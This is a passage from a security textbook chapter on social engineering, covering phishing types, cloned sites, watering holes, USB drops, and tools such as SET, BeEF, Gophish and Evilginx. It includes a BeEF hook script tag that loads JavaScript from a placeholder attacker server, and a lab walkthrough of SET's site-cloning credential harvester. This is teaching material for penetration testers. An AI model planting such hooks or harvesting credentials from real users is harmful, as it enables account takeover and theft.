
Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Phishing Attacks

Phishing attacks use some form of messaging technology to send unsolicited messages to targeted users to unintentionally divulge information such as credit card numbers. These attackers usually send the same message to thousands of potential targets in the hope that some will fall for the trick and perform the security-compromising action the threat actor desires. In essence, the threat actor is "fishing" for victims, casting a net to determine who might get caught by their trick or, using another analogy, the social engineer is casting many fishing lines into the social waters hoping to hook a few suckers. (In this case, the word "sucker" has a double meaning, one referring to a type of fish with the scientific name *Catostomidae*, and the other describing a person who is easily fooled.)

Traditional phishing uses email to send specially crafted email messages to multiple users. The email message is usually urgent, sometimes offers the recipient a reward if they respond, and requests that the recipient reply and provide some information (such as their login credentials). In most cases, the email contains a link that the user is directed to click to resolve the urgent issue outlined in the email. This link usually goes to a website created by the threat actor that mimics a legitimate website but is in fact a bogus reproduction. Figure 12-1 shows an example of a typical phishing email message claiming a problem with the user's Netflix account. If the user clicks the UPDATE PAYMENT button, they are directed to a bogus website that will steal their login credentials and payment information.

Figure 12-1 Example phishing email



Source: Google LLC

Using social engineering to acquire login credentials is known as **credential harvesting**. If harvested credentials happen to be an employee's login credentials for their work computer, threat actors might be able to use them to compromise other computers and resources on the organization's network.

Note 1 | Some emails are obvious phishing attempts while others are more subtle. The following are ways to detect phishing emails:

- Spelling and grammar mistakes in the message
- An email address that doesn't match the sending company's domain
- Inaccurate information in the message

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The following are variations of phishing:

- **Spear phishing**: Spear fishing is targeted phishing. Instead of sending a phishing email to an entire organization, the threat actor targets a group of people in the organization. For example, a threat actor might send a phishing email to all members of an organization's Finance Department hoping to compromise computers used for financial transactions.
- **Whaling**: Whaling is phishing that targets important or high-profile members of an organization such as chief financial officers and chief executive officers.
- **SMS phishing (smishing)**: Smishing is phishing that sends SMS messages to the target's smartphone instead of email messages.
- **Voice phishing (vishing)**: Vishing is phishing using phone calls. Threat actors can use caller ID spoofing tools to make it appear as if the call is coming from a legitimate source. A new development in vishing is the use of AI and deepfake technology to accurately simulate the voice of a known authority figure or a family member to make the vishing attack more believable and effective. The Security Bytes feature in this chapter provides an example of such an attack.

Website-Based Attacks

Websites can be used as the main vehicle for executing social engineering attacks or to support other forms of social engineering. Phishing email messages often include a link to a bogus website also known as a cloned website. The other common website-based attack is called a watering hole attack.

Cloned Websites

A **cloned website** is a copy of a legitimate website that is hosted by the threat actor and has been modified to perform nefarious actions. The cloned website may look exactly like the original legitimate website, but is under the control of the social engineer who can use any information the target enters into its web forms such as usernames, passwords, credit card numbers, or banking information. Most websites can easily be cloned by viewing and copying its source code in a web browser and then modifying it to run on the threat actor's web server. Some social engineering tools, discussed later, can help automate creating a nefarious cloned website.

Watering Holes

Have you ever seen a nature show on TV where an unknowing wildebeest or zebra wanders to a watering hole to have a drink and is suddenly attacked by a crocodile that had been hiding under the surface of the water? Social engineers have a similar tactic. In a **watering hole attack**, a threat actor first performs some reconnaissance to determine if any websites are frequented by employees of the targeted organization. After identifying such a website, the threat actor attempts to compromise that website by altering its code and injecting malware into it, turning it into a watering hole website. Any employees visiting the website may be infected with the malware, which might give the social engineer access to a user's computer and other resources within the organization's network.

USB Drop Attacks

Another use of technology for social engineering involves placing malware on a USB thumb drive, or multiple thumb drives, and leaving them where the targeted user will find them. Known as a **USB drop attack**, this ploy relies on people picking up a "free" USB stick and then plugging it into their computer to learn what it contains. An entire organization can be targeted by leaving USB thumb drives in its parking lot or a coffee shop that employees are known to frequent.

A famous case of this social engineering tactic involves the **Stuxnet** virus that was used to sabotage the Iranian nuclear program in 2010 and is still relevant today. The Stuxnet virus targeted the programmable logic controllers on centrifuges used by the Iranian nuclear program. The virus caused physical damage to

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

the centrifuges by forcing them to run at speeds outside of acceptable safe ranges. The virus was introduced to the network containing the centrifuges via a USB thumb drive. Some reports say the thumb drive was found by an employee at a coffee shop and brought to the facility; other reports say a mole inside the facility plugged the USB drive into a computer in the facility. The virus was a worm that copied itself from device to device, eventually infecting the centrifuges. To find out more, you can visit the Wikipedia Stuxnet page (https://en.wikipedia.org/wiki/Stuxnet).

Activity 12-2 Researching Social Engineering Vishing Attacks

Time Required: 30 minutes
Objective: Summarize your research on a social engineering vishing attack.
Description: In this activity, you perform an Internet search to discover real-world examples of social engineering vishing attacks and write a one-page report highlighting an attack.

1. Using a web browser of your choice, perform an Internet search using the phrase "famous vishing attacks."
2. From the search results, choose one famous social engineering vishing attack and write a one-page report covering the details. In your report, include who was socially engineered, how the attack was performed, and what damage resulted (such as monetary loss).

Social Engineering Tools

Some application tools and toolsets are designed for social engineering. These tools help threat actors (and pen testers) automate the attack process and create objects, such as cloned websites, for use in social engineering attacks. Popular social engineering tools are discussed in the following sections.

Social Engineering Toolkit

The **Social Engineering Toolkit (SET)** is a command-line tool built into Kali Linux. SET provides a command-line menu-driven interface and integrates with Metasploit to extend its functionality. SET can use Metasploit to generate and launch malicious payloads. The social engineering attack vectors provided by SET include spear fishing, website attacks, mass mailer attacks, and SMS spoofing attacks. Figure 12-2 shows the SET menu.

Figure 12-3 shows SET using Metasploit to create a reverse TCP Meterpreter payload. Answering yes to the prompt at the bottom of the figure would launch Metasploit and start the listener for the created payload. The second to the last line in the figure shows the location and filename of the payload. The social engineer would then deliver this payload to the targets using email, USB, or perhaps a cloned website. With the listener running, the social engineer could wait for a reverse shell connection to be made, giving them command-line control of the compromised computer.

Browser Exploitation Framework

The **Browser Exploitation Framework (BeEF)** is a pen-testing tool used to gain control over web browsers on the computer of a targeted user. This control is accomplished by injecting command-and-control code known as the **hook** into a webpage and getting the user to visit this webpage. The command-and-control code is JavaScript code that, once executed, "hooks" the user's web browser, making it susceptible to manipulation by BeEF. A threat actor can get this "hook" into a webpage in a few ways, the simplest of which is to include a script execution command in the head of the website, something like the following:

```
<scriptsrc="http://123.456.789.123:4321/hook.js";type="text/javascript">
</script>
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 12-2 SET menu



Source: Kali Linux

In this example, 123.456.789.123:4321 is the IP address and listening port of the threat actor's attack server. This information will vary depending on the IP address and port of the server being used.

Once "hooked," BeEF can access and manipulate various features and functions on the compromised browser.

The BeEF control panel is accessed using a web browser from a Kali Linux machine, using 127.0.0.1:3000/ui/authentication as the web address, as shown in Figure 12-4.

Figure 12-5 shows a web browser that has been "hooked" and is currently active (online). This browser happens to be the Firefox browser on a Kali Linux machine. The BeEF start-up page provides instructions on how to quickly hook a browser for testing purposes.


BeEF may not be installed by default on your version of Kali Linux. It can be installed using the following command:

```
sudo apt-get install beef-xss
```

You will also have to start the BeEF service using the beef start shortcut and launch beef using the beef xss framework shortcut shown in Figure 12-6.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 12-3 SET using Metasploit



Source: Kali Linux


Figure 12-4 BeEF login page



Source: Browser Exploitation Framework (BeEF)


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 12-5 BeEF hooked website information



Source: Browser Exploitation Framework (BeEF)

Figure 12-6 beef start and beef xss application shortcuts




Source: Browser Exploitation Framework (BeEF)

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Session Initiation Protocol INVITE

Voice over IP (VoIP) is a form of telephony that uses the Internet to carry telephone conversations. The **Session Initiation Protocol (SIP)** is a common protocol used in VoIP. **INVITE**, shown in Figure 12-7, is a Metasploit Framework spoofing tool that can be used to initiate fake VoIP SIP connection invitations to targeted users. It can be used to perform attacks and pen testing across entire VoIP networks to perform vishing attacks.

Figure 12-7 Using SIP INVITE in Metasploit



Source: Kali Linux

Gophish

Gophish is an open-source application that provides a complete framework for executing phishing campaigns. Its intended use is for organizations to run their own phishing simulation campaigns to test and improve their organization's email security, but the tool can also be misused by threat actors.

Gophish (Figure 12-8) provides email templates (prewritten phishing emails) that can be used as is or customized, databases to store the names and email address of targeted individuals, and the ability to track results and generate reports. Gophish can be used to create and manage multiple phishing simulation campaigns.


Evilginx

Evilginx (pronounced evil jinks) is an attack framework that can be used to create man-in-the-middle (MITM) scenarios for credential harvesting. It is used to create a fake website that looks legitimate and contains a login form. This fake website intercepts traffic from the targeted user and forwards it to the real legitimate website so the target thinks they are connected. Evilginx does this in real time so the target doesn't notice any delay. The fake website can use the harvested credentials entered into its login form to authenticate with the legitimate website and then steal the session cookie and use it to impersonate the target. Evilginx steals the session cookie in this way to get past two-factor authentication (2FA) requirements, which usually stops other phishing email attempts.

Evilginx can be used with Gophish to create a complete phishing campaign. Gophish can send the phishing emails with a link pointing to the Evilginx MITM website.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 12-8 Gophish



Source: getgophish.com

Using Artificial Intelligence for Social Engineering

Two common signs of social engineering are the use of poor grammar and the inclusion of generic content in messages. If the spelling and grammar in a received email is incorrect, it is unlikely that the email is coming from a legitimate source, especially if it claims to be from a well-known professional organization or company. If the message seems to be too generic and not personally specific to the recipient, it is less likely to be believed. To circumvent these indicators, threat actors have started to use AI to create grammatically correct, complex, and personalized messages.

Some AI tools that are normally used for good can be misused to create social engineering content. Some AI tools have been specifically created for nefarious purposes and can be acquired or rented from the dark corners of the Internet. If used ethically, these tools can be used as part of a social engineering pen-testing effort.

The following are some AI tools that can be used for social engineering purposes:

- **ChatGPT**: This otherwise friendly and helpful AI tool can be used to create grammatically correct and personalized email or SMS messages and fake LinkedIn personas to support impersonation activities.
- **WormGPT**: This AI model has been described as ChatGPT's malicious cousin. WormGPT has been trained on a wide range of data sources so it can create text and messages that resemble professional business communications. These messages can be used in **business email compromise (BEC)** attacks, which target organizations with emails claiming to be from senior executives within the organization.
- **FraudGPT**: Like WormGPT, FraudGPT is AI malware and can be rented from the dark web. FraudGPT can write phishing emails, create malware and hacking tools, discover vulnerabilities and compromised credentials, and even educate the user on hacking techniques and cybercrime methods.
- **HeyGen**: You can use this tool to create deepfake videos, misleading videos that seem genuine. For example, a threat actor could create a fake video that seems to come from the CEO of a company directing employees to click a link in an email message and explaining in detail why they should do so.
- **ElevenLabs**: This voice-cloning AI system can use a sample of someone speaking to create audio clips impersonating the speaker. When used ethically, users can create audio of themselves. When used nefariously, a threat actor could clone the voice of company executives and use them for vishing attacks or to bypass voice authentication protections.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 12-3 Using SET to Perform a Social Engineering Attack

Time Required: 30 minutes
Objective: Use SET to perform a social engineering attack.
Description: In this activity, you will use SET (the social engineering toolkit) to perform a website clone social engineering attack.

1. In your pen-testing lab environment, change the VirtualBox network settings for the Kali Linux attack VM so that it has access to the Internet. You need this to perform website cloning.
2. Start the Kali Linux attack VM and log in as **`root`**. You configured the password for root when you originally created the Kali Linux VM. If you have forgotten the root password, you can log in as **`Kali`** and reset the root password using the terminal command **`passwd root`**. If you had to do this, log out and then log back in as **`root`**.
3. Start a terminal window and use the command **`ifconfig`** to determine the Kali Linux VM's IP address. You will need this IP address later.
4. In the terminal window, enter **`setoolkit`** to launch SET and display the main menu shown in Figure 12-9. Notice there are only two "t"s in the **`setoolkit`** command.

Figure 12-9 SET main menu




Source: Kali Linux

5. Type **1** and press **Enter** to select the Social-Engineering Attacks option and display the Social Engineering menu shown in Figure 12-10.
6. Type **2** and press **Enter** to select the Website Attack Vectors option and display the Website Attack Vectors menu shown in Figure 12-11.
7. Type **3** and press **Enter** to select the Credential Harvester Attack Method option.
8. Type **2** to choose Site Cloner and press **Enter**. You can use Site Cloner to copy a website and create a fake website for harvesting users' credentials.
9. When an input prompt starting with "IP address for the POST back in Harvester/Tabnabbing" appears, type the IP address of the Kali Linux VM and press **Enter**.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 12-10 SET Social Engineering menu



Source: Kali Linux

